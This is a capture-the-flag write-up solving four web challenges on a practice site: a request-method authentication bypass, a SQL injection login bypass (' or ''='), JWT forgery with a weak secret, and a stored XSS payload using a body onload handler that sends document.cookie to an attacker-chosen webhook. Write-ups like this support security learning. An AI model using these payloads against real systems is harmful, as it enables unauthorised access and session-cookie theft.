
Nuclear Codes – Easy

Overview


This is a Simple path traversal, you will see through the network traffic that the form will be submitted to https://ctf.oplabs.us/web/NuclearCodes/codes.php You just need to go to that form and submit a GET request and it will work. The code behind the screen will only check for POST requests and fail the authentication.

Steps

1. Inspect the element on the page, find where the form is submitted



2. Go to the form page via url, and you should see the flag




PharmaNet - Easy

Overview

As suggested by the title and the login themes, this is going to be a basic sql injection, its only used in the password field, so you need to inject malicious code into the password. The payload I used was: *' or ''='*

Steps:

1. Enter the following into the form, and copy flag from inspect element:
   Username: (Random characters does not matter)
   Password: ' or ''='




Mr Bean's Little Beans - Medium

Overview


This is a simple form page that implements insecure JWT tokens for authentication, by default you will login as user123, but when you view your cookies you have a new session token that was not there, when putting this into JWT.io you will find it uses a basic secret for signing, within the form you will find that the administrator uses '*mrbean*' for all their passwords.

Steps


1. Copy current token from the webpage




2. Go to JWT.io and paste in the key, and edit the username to Admin as noted by the forum posts




3. Next search the form for the password that the Admin gave out and copy it



4. Paste the password into jwt.io for shared secret section and copy the new malicious token



5. Paste the new token into your browser, and go to the admin panel



Crossing the Seven Seas – Hard

Overview

This challenge uses XSS as noted in the title and page. We also know this because at the verry bottom there is a contact form that we might be able to use to grab the token from an administrator that is viewing the contact content. With this information we can start crafting a malicious payload. Though the administrators of the site thought they were smart, they blocked all <a>, <script>, and <img?> tags so you need to use something unconventional. I used a <body> tag with a onload function, my below payload:


```
<body onload="(function() {
  const webhookUrl = '<webhook-url>';
  const data = { message: 'Hello from JavaScript!', cookies: document.cookie };

  fetch(webhookUrl, {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify(data)
  })
```

```
  .then(response => {
    if (!response.ok) throw new Error('HTTP error! status: ' + response.status);
    return response.text();
  })
  .then(responseText => {
    document.body.innerHTML += '<p>' + responseText + '</p>';
    try {
      const responseData = JSON.parse(responseText);
      console.log('Success:', responseData);
      document.body.innerHTML += '<p>Message sent!</p>';
    } catch (error) {
      console.error('Error parsing JSON:', error);
      document.body.innerHTML += '<p>Message ERROR! Invalid JSON response</p>';
    }
  })
  .catch(error => {
    console.error('Error:', error);
    document.body.innerHTML += '<p>Message ERROR! ' + error.message + '</p>';
  });
})()">
</body>
```

Steps

1. In the site contact form fill out the required fields with garbage, then in the message box fill in the above payload and edit the <webhook-url> to the url you decide to use in my case I used webhook.site



2. Wait a while, it will take a second a headless browser spins up, when it loads in you should see the flag in the returned cookies in the webhook site